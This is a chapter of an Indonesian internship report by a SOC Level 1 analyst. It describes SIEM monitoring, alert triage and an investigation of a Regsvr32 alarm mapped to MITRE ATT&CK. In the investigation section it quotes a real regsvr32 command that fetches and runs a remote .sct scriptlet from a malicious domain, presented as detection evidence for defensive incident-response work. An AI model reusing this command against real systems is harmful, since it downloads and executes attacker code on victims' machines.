BAB 3
PELAKSANAAN KERJA MAGANG

Selama menjalani masa magang di PT Defender Nusa Semesta, tanggung jawab utama adalah sebagai *Security Analyst*. Pekerjaan ini dilakukan di bawah arahan dan bimbingan Bapak Andi selaku Team Leader SOC. Monitoring dan koordinasi dengan berbagai costumer dilakukan secara daring melalui platform komunikasi WhatsApp, Email, dan Signal.

3.1 Tugas yang Dilakukan

Tugas-tugas selama masa magang sebagai *Security Analyst* meliputi analisis ancaman siber, deteksi dini serangan siber, dan penerapan strategi pencegahan untuk menjaga keamanan jaringan dan sistem informasi perusahaan atau organisasi.

Sebagai garda terdepan, *Security Analyst* memastikan *Confidentiality* (kerahasiaan), *Integrity* (integritas), dan *Availability* (ketersediaan) data sensitif serta infrastruktur teknologi informasi organisasi.

Dalam melaksanakan peran tersebut, penulis berkontribusi aktif dalam operasional harian di lingkungan *Security Operations Center (SOC) Level 1*, yang memiliki tanggung jawab utama untuk melakukan monitoring keamanan secara *real-time* dan memberikan respons awal terhadap potensi ancaman. Adapun cakupan tugas yang dijalankan selama pelaksanaan magang mencakup:

1. **Pemantauan Sistem dan Jaringan Secara Real-Time**
   Melaksanakan pengawasan berkelanjutan terhadap log aktivitas sistem dan jaringan melalui platform *Security Information and Event Management (SIEM)* untuk mendeteksi indikasi anomali, aktivitas mencurigakan, maupun potensi serangan siber.
2. **Analisis dan Validasi Alert Keamanan**
   Meninjau setiap alert yang muncul dari sistem monitoring untuk menentukan validitas insiden apakah merupakan *Valid Threat* atau *False Possitive*. Proses ini mencakup identifikasi sumber, pola serangan, dan dampak potensial, serta pengambilan keputusan apakah insiden perlu di-*close*, -*notif*, atau di-*eskalasi* ke tim SOC Level 2.

3. **Penerapan *MITRE ATTCK Frameowrk* dalam Klasifikasi Insiden**
   Menggunakan *MITRE ATT&CK Framework* sebagai referensi untuk mengkategorikan taktik dan teknik yang digunakan oleh pelaku ancaman (*threat actors*). Framework ini membantu dalam memahami dan menjelaskan pola serangan berdasarkan standar global yang sistematis dan komprehensif.

4. **Penyusunan Laporan Insiden dan Dokumentasi Teknis**
   Mendokumentasikan setiap insiden keamanan yang terjadi, termasuk kronologi, hasil analisis, serta tindakan mitigasi yang diambil. Seluruh informasi tersebut dicatat dalam sistem pelaporan internal berbasis tiket yang digunakan oleh tim SOC.

5. **Koordinasi Operasional Harian dan Komunikasi Insiden**
   Berinteraksi secara aktif dengan tim operasional melalui kanal komunikasi internal seperti WhatsApp, Signal, dan Email untuk memastikan kelancaran monitoring, verifikasi insiden, serta kolaborasi dalam pengambilan keputusan.

6. **Penilaian Kompetensi melalui Assessment Berkala**
   Setiap enam bulan sekali, tim SOC di PT Defender Nusa Semesta menyelenggarakan kegiatan *assessment* untuk mengukur kelayakan dan kompetensi seorang *Security Analyst* dalam menangani berbagai jenis serangan siber. Penilaian ini dilakukan melalui simulasi kasus nyata yang menuntut peserta untuk melakukan *deep analysis* secara menyeluruh. Dalam proses ini, analis diharapkan mampu mengidentifikasi akar permasalahan, serta memberikan rekomendasi teknis dan non-teknis yang tepat untuk mitigasi. Kegiatan ini bertujuan untuk menjaga standar kualitas tim SOC dan memastikan setiap analis siap menghadapi skenario ancaman yang kompleks.

Seluruh tugas tersebut dijalankan dengan mengacu pada standar operasional prosedur (SOP) dan pedoman kerja yang ditetapkan oleh PT Defender Nusa Semesta. Peran sebagai *Security Analyst Level 1* menuntut ketelitian, kecepatan dalam mengambil keputusan, serta pemahaman yang kuat terhadap ekosistem ancaman digital agar dapat menjaga postur keamanan organisasi secara optimal.

3.2 Uraian Pelaksanaan Magang

Program magang ini berfokus pada monitoring sistem keamanan untuk klien yang diawasi oleh SOC Defenxor. Tujuan utama dari pelaksanaan program ini adalah untuk memastikan integritas dan keamanan sistem informasi dari potensi ancaman atau serangan siber.

Sebelum terlibat pada *operations*, para peserta magang diharuskan untuk mengikuti pelatihan internal dan technical terlebih dahulu. Pelatihan ini mencakup materi *Security+* serta cara menggunakan perangkat dan sistem monitoring yang terdapat pada SOC.

Setelah training selesai, peserta mulai menjalankan tugas di *operations* untuk melakukan monitoring keamanan secara langsung. Monitoring ini penting dilakukan untuk mendeteksi aktivitas mencurigakan anomali yang bisa menjadi tanda adanya *cyber attack*.

Tabel 3.1. Pekerjaan yang dilaksanakan setiap minggu selama periode magang

Minggu Ke -	Pekerjaan yang dilakukan
1	Melaksanakan *New Internship Orientation* (NIO) dari perusahaan CTI Group.
2	Melakukan training mengenai *Security+* dan *Basic Security*.
3	Technical Training seputar *Operations*
4–15	Monitoring log SIEM dan melakukan notifikasi kepada *customer* apabila terdapat *Valid Threat* pada cases.
16	*Assesment* dan evaluasi kinerja perusahaan.

3.3 Analisis dan Notifikasi

Pelaksanaan kegiatan *Security Monitoring* dalam lingkungan SOC mengikuti standar prosedur yang telah ditetapkan oleh perusahaan. Fokus utama *Security Operations Center* adalah menjaga dan memantau keamanan sistem infomrasi milik *customer* atau klien dari potensi ancaman siber dengan cara memonitoring aktivitas secara *real time*, melakukan deteksi terhadap aktivitas anomali dan menganalisis kemungkinan terjadinya insiden.

Dalam operasional *Security Operation Center* (SOC), proses penanganan insiden mengikuti alur yang sistematis sesuai dengan tahapan dalam siklus *incident response*, yang umumnya merujuk pada standar *NIST SP 800-61* [7] . Proses

dimulai dengan identifikasi awal terhadap *case* atau alarm yang muncul dari sistem pemantauan. Alarm yang terpicu ini menjadi titik awal untuk dilakukan investigasi lebih lanjut terhadap data log dan aktivitas yang terkait, guna menentukan apakah terdapat indikasi ancaman keamanan.


Setelah proses identifikasi dilakukan, tahap selanjutnya adalah melakukan investigasi terhadap log atau informasi lain yang relevan. Analisis dilakukan dengan mengkaji berbagai sumber log dari beragam perangkat keamanan seperti *endpoint*, *firewall*, *IDS/NIDS*, *mail security*, hingga *web application firewall*. Semua data log ini telah dikonsolidasikan ke dalam sistem *SIEM*, sehingga memungkinkan dilakukan korelasi antar data untuk menemukan pola serangan yang tidak terlihat secara individual.

Dalam proses investigasi tersebut, analis SOC menerapkan kerangka kerja *MITRE ATT&CK Framework* untuk mengelompokkan taktik dan teknik serangan berdasarkan bukti yang ditemukan. *Framework* ini memberikan struktur yang jelas dalam menganalisis dan mengkategorikan serangan, serta memudahkan dalam mengidentifikasi jenis aktivitas berbahaya yang mungkin terjadi.

Setelah hasil investigasi dibandingkan dengan kerangka kerja *MITRE ATT&CK*, dilakukan validasi terhadap ancaman tersebut. Jika dinilai *not valid* misalnya karena merupakan *false positive* atau tidak terdapat bukti kuat adanya aktivitas berbahaya maka kasus tersebut akan diabaikan (*ignore case*) dan tidak dilanjutkan ke tahap berikutnya. Namun, jika ancaman terbukti valid, maka analis akan menyusun informasi mengenai dampak insiden, rekomendasi tindakan yang harus diambil, serta dokumentasi *evidence* pendukung.

Langkah selanjutnya adalah proses *ticketing* dan pemberian notifikasi kepada pihak klien atau *customer*. Tiket insiden dibuat berdasarkan hasil analisis dan *evidence* yang ditemukan, dan disampaikan kepada pihak terkait sebagai bentuk eskalasi serta sebagai dasar untuk tindakan lanjutan.


Dengan dukungan sistem *SIEM* yang telah terintegrasi dan prosedur yang tertuang dalam *playbook*, proses ini dapat berjalan secara konsisten, terstruktur, dan terukur. Setiap langkah ditangani berdasarkan prosedur standar yang berlaku, sehingga hasilnya dapat dipertanggungjawabkan secara teknis maupun operasional. Seluruh alur kegiatan tersebut divisualisasikan dalam bentuk *flowchart* seperti yang ditampilkan pada 3.1, yang menggambarkan proses analisis dan penanganan insiden secara menyeluruh di lingkungan SOC.



Gambar 3.1. Flowchart Daily Activity

3.3.1 Identifikasi Case

Proses deteksi insiden pada lingkungan *Security Operation Center* (SOC) dimulai ketika sistem monitoring, dalam hal ini *DSIEM*, menerima log dari berbagai *log sources* seperti *IDS*, *firewall*, dan sistem operasi (*OS*). Log dari perangkat-perangkat ini dikumpulkan menggunakan komponen *Filebeat* atau *Syslog*, yang kemudian diteruskan ke *Logstash* untuk diproses lebih lanjut [8].



Gambar 3.2. Flow DSIEM


Di dalam arsitektur *DSIEM* pada gambar 3.2, *Logstash* berperan penting dalam melakukan normalisasi log dan meneruskannya ke sistem *Elasticsearch*. Proses ini memungkinkan log yang awalnya berasal dari format berbeda-beda dapat dianalisis secara konsisten dalam bentuk *normalized events*. Selain itu, *DSIEM* juga terhubung dengan sumber *threat intelligence* dan informasi kerentanan (*vulnerability information sources*), yang digunakan untuk memperkaya data serta memberikan konteks tambahan terhadap log yang diterima.

Sistem *DSIEM* kemudian membandingkan log-log yang telah dinormalisasi dengan *rule set* yang telah ditentukan sebelumnya oleh L2 untuk melakukan deteksi terhadap potensi ancaman. Salah satu rule yang digunakan adalah *rules* dari *SigWah* [9]. Jika suatu pola yang mencurigakan terdeteksi, maka *DSIEM* akan menghasilkan *alarm*. Alarm tersebut dikirimkan melalui komponen *dsiem-filebeat* ke *Logstash* untuk diteruskan kembali ke *Elasticsearch*, sehingga dapat ditampilkan pada *dashboard* dan dianalisis lebih lanjut oleh analis SOC.

Selain menghasilkan *alarm*, *DSIEM* juga dapat melakukan *query* langsung terhadap sumber data yang telah dinormalisasi, sehingga memungkinkan analisis proaktif dan investigasi lanjutan berdasarkan indikator tertentu. Integrasi antara *Filebeat*, *Logstash*, *Elasticsearch*, dan *DSIEM* membentuk alur yang terpadu untuk mendeteksi, mengelola, dan menganalisis insiden secara efisien.

Dengan struktur ini, *DSIEM* tidak hanya berfungsi sebagai sistem deteksi otomatis, tetapi juga sebagai platform yang mendukung analisis mendalam berbasis

data log yang terstruktur dan terstandarisasi.



Alarm List

Turn-off auto-refresh (Refreshing in 06 seconds)

20 50 100 200


Alarm IDs (comma separated)

Action	Alarm ID	Title	Created	Updated	Status	Risk	Tag	Sources	Destinations
	HYlFZHsjM	ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT (172.30.160.1 to 172.30.161.196)	6 minutes ago	6 minutes ago	Open	Medium	Identified Threat	172.30.160.1	172.30.161.196
	IKb3SHsjp	ET USER_AGENTS User Agent Containing http Suspicious - Likely Spyware/Trojan (172.30.160.1 to 172.30.161.196)	6 minutes ago	6 minutes ago	Open	Medium	Identified Threat	172.30.160.1	172.30.161.196
	v7b3ZHbjp	ET USER_AGENTS User Agent Containing http Suspicious - Likely Spyware/Trojan (172.30.160.1 to 172.30.161.196)	6 minutes ago	6 minutes ago	Open	Medium	Identified Threat	172.30.160.1	172.30.161.196
	TKb3STs0M	ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM (172.30.160.1 to 172.30.161.196)	6 minutes ago	6 minutes ago	Open	Medium	Identified Threat	172.30.160.1	172.30.161.196
	zva3SHs0p	ET POLICY Radmin Remote Control Session Setup Initiate (172.30.161.196 to 172.30.160.1)	7 minutes ago	7 minutes ago	Open	Medium	Identified Threat	172.30.161.196	172.30.160.1
	DKyHZTb0M	Successful Shellshock vulnerability exploitation	13 minutes ago	13 minutes ago	Open	High	Identified Threat	172.30.160.1	172.30.161.196
	HkbTZTsjp	Successful Shellshock vulnerability exploitation	13 minutes ago	13 minutes ago	Open	High	Identified Threat	172.30.160.1	172.30.161.196
	OezHZHbjM	Successful Shellshock vulnerability exploitation	13 minutes ago	13 minutes ago	Open	High	Identified Threat	172.30.160.1	172.30.161.196
	OIDTSTs0p	Successful Shellshock vulnerability exploitation	13 minutes ago	13 minutes ago	Open	High	Identified Threat	172.30.160.1	172.30.161.196
	2FeMZHb0M	Successful Shellshock vulnerability exploitation	13 minutes ago	13 minutes ago	Open	High	Identified Threat	172.30.160.1	172.30.161.196

Gambar 3.3. Identifikasi case pada DSIEM

Perlu dicatat bahwa tidak semua alarm yang muncul pada DSIEM merupakan ancaman yang valid. Oleh karena itu, diperlukan analisis lanjutan untuk menentukan apakah case tersebut benar-benar merupakan ancaman *(valid threat)* atau hanya kesalahan deteksi *(false positive)*.

3.3.2 Investigasi Log




Gambar 3.4. Flowchart Investigasi Log

Setelah proses identifikasi dilakukan, langkah berikutnya adalah menelusuri event log yang relevan dengan alarm yang muncul. Proses ini sangat penting untuk mengonfirmasi kebenaran dari case yang terdeteksi.

A Analisis Alarm

Tahap awal dalam proses investigasi log adalah Analisis Alarm.



Gambar 3.5. *Dashboard DSIEM*


Gambar 3.5 memperlihatkan tampilan detail alarm dari dashboard DSIEM. Alarm ini, dengan ID nXXXXX, terdeteksi sebagai *"ATT&CK T1117: Regsvr32 Anomaly"*. Informasi yang disajikan mencakup risk level yang dikategorikan sebagai High, dengan status alarm "Closed" pada saat ditampilkan. Alarm ini berasal dari deteksi aktivitas yang melibatkan alamat IP sumber 0.0.0.0 dan alamat IP tujuan 192.168.XX.XXX yang merupakan aktivitas internal dalam perusahaan XYZ.

B Pencarian Event Log dan Eskalasi Kasus

Penelusuran log dilakukan melalui dashboard log management seperti *OpenSearch* atau *Elasticsearch*, yang telah terintegrasi dengan berbagai perangkat keamanan lainnya. Fitur query dalam *OpenSearch* sangat membantu dalam proses pencarian log yang lebih rinci. Query dapat disusun berdasarkan parameter yang terdapat pada alarm, seperti *Source IP*, *Destination IP*, *Destination Port*, nama perangkat, *event ID*, atau *keyword* dan parameter lainnya. Informasi tersebut digunakan untuk membentuk query yang spesifik, sehingga mempermudah dalam menemukan event log terkait aktivitas yang mencurigakan.

Untuk beberapa *case* yang baru atau sulit dipahami, *Security Analyst* dapat melakukan eskalasi atau berkonsultasi dengan SSA (*Senior Security Analyst*). Hal ini dilakukan untuk memastikan apakah *case* tersebut memiliki potensi menjadi sebuah insiden.


Pada gambar 3.6, dalam penelususan mencari case event terkait, query yang dipakai adalah berdasarkan *Event Name*. Serta timestamp yang disesuaikan dengan waktu kejadian.



Gambar 3.6. *Event pada Index Wazuh*

Dari Gambar 3.6, terdapat sebuah aktivitas mencurigakan pada host internal Perusahaan XYZ sebagai salah satu customer dengan signature *"ATT&CK T1117: Regsvr32 Anomaly"* yang dideteksi oleh Wazuh HIDS. Deteksi tersebut terjadi pada tanggal 10 Juni 2025 pukul 12:55:05. Hostname yang terdampak divisualisasikan dengan nama *agent.nama* pada Kibana dengan *Destination IP* 192.168.XX.XXX.

B.1 Eksekusi Perintah Mencurigakan




Gambar 3.7. *Detail Event*

Untuk detail lebih lanjut mengenai aktivitas mencurigakan yang terdeteksi menunjukkan eksekusi perintah sebagai berikut: "C:\Windows\System32\regsvr32.exe /u s/i:http://js[.]ftp1202[.]site:280/v[.]sct scrobj.dll"

Perintah ini terlihat pada kolom *data.win.eventdata.commandline* di platform monitoring. Penggunaan *regsvr32.exe* mengindikasikan adanya upaya untuk mengunduh dan mengeksekusi skrip dari URL eksternal, yang merupakan teknik umum dalam serangan berbasis scriptlet.

B.2 Analisis URL dan Parameter Berbahaya



Gambar 3.8. *VirusTotal*

URL ini merupakan sumber skrip mencurigakan yang mencoba mengakses file dengan ekstensi .sct *(scriptlet)* dari domain *js[.]ftp1202[.]site* pada port 280. Ketika dilakukan pengecekan melalui *threat intel* seperti *Virustotal*, domain tersebut terdeteksi *malicious* seperti terlihat pada Gambar 3.8. Parameter /u *(unregister)* dan /s *(silent)* merupakan opsi yang umum digunakan oleh *Threat Actor* untuk menjalankan perintah secara diam-diam dan menghindari deteksi sistem keamanan.

B.3 Parent Process dan Indikasi Proses Baru

Berdasarkan kolom *data.win.eventdata.parentCommandLine* pada gambar 3.6, diketahui bahwa proses *regsvr32.exe* dijalankan oleh *runounce.exe*, sebuah *binary* sah yang biasanya digunakan oleh Windows untuk menjalankan program saat *startup* atau *login*.


Deteksi ini mengindikasikan adanya pembuatan proses baru yang tidak biasa, dan patut dicurigai sebagai upaya *initial access* atau *execution* dalam tahapan serangan siber.

C Korelasi

Setelah log yang relevan berhasil diidentifikasi dan dilakukan analisis awal (misalnya dari Wazuh HIDS), langkah selanjutnya adalah melakukan korelasi antar log dari berbagai perangkat keamanan. Tujuan utama dari tahap ini adalah untuk

mendapatkan gambaran yang utuh terhadap aktivitas yang terjadi dan memastikan apakah alarm yang muncul merupakan bagian dari aktivitas *malicious* nyata atau sekadar aktivitas sah yang tampak mencurigakan.

Proses korelasi dilakukan dengan cara menghubungkan log dari berbagai sumber, seperti *firewall*, *endpoint*, sistem deteksi intrusi (IDS/NIDS), serta perangkat *mail* atau *proxy server*. Sebagai contoh, dalam kasus ini, Wazuh HIDS mengeluarkan alarm terkait anomali *Regsvr32*.



Gambar 3.9. Korelasi ke perangkat *TrendMicro*

Untuk memverifikasi dan memperkaya konteks alarm ini, korelasi dilakukan ke perangkat *Trend Micro Vision One WorkBench*. yang difilter sesuai dengan *hostname* pada perangkat Wazuh HIDS sebelumnya. Log dari Trend Micro Vision One diakses melalui fitur *data view* pada dashboard *Discover*. Terlihat bahwa Trend Micro Vision One WorkBench juga mendeteksi aktivitas yang sama pada hostname 192.168.XX.XXX.

Deteksi ini diklasifikasikan sebagai *[Heuristic Attribute] System Binary Proxy Execution* dengan tingkat *severity: high*. Lebih lanjut, Trend Micro Vision One mengonfirmasi eksekusi perintah *regsvr32.exe* yang sama persis serta mengidentifikasi ”C:\Windows\SysWOW64\runonce.exe /Run6432” sebagai *parent process*.

3.3.3 Menerapkan *MITRE ATTC&K Framework*

Berdasarkan analisis mendalam terhadap log yang diterima dari Wazuh HIDS (khususnya proses regsvr32.exe) dan korelasi terhadap perangkat Trend Micro, dapat dilakukan pemetaan terhadap beberapa teknik dan taktik dari kerangka kerja MITRE ATT&CK sebagai berikut:

Tabel 3.2. Mapping MITRE ATT&CK

Tactic	**Technique**	**Sub-technique**	**Keterangan / Bukti dari Log JSON**
Execution	T1218 - Signed Binary Proxy Execution	T1218.007 - Regsvr32	regsvr32.exe digunakan untuk menjalankan skrip dari URL eksternal: http://js[.]ftp1202[.]site:280/v.sct. Dikonfirmasi sebagai binary sah milik Microsoft.
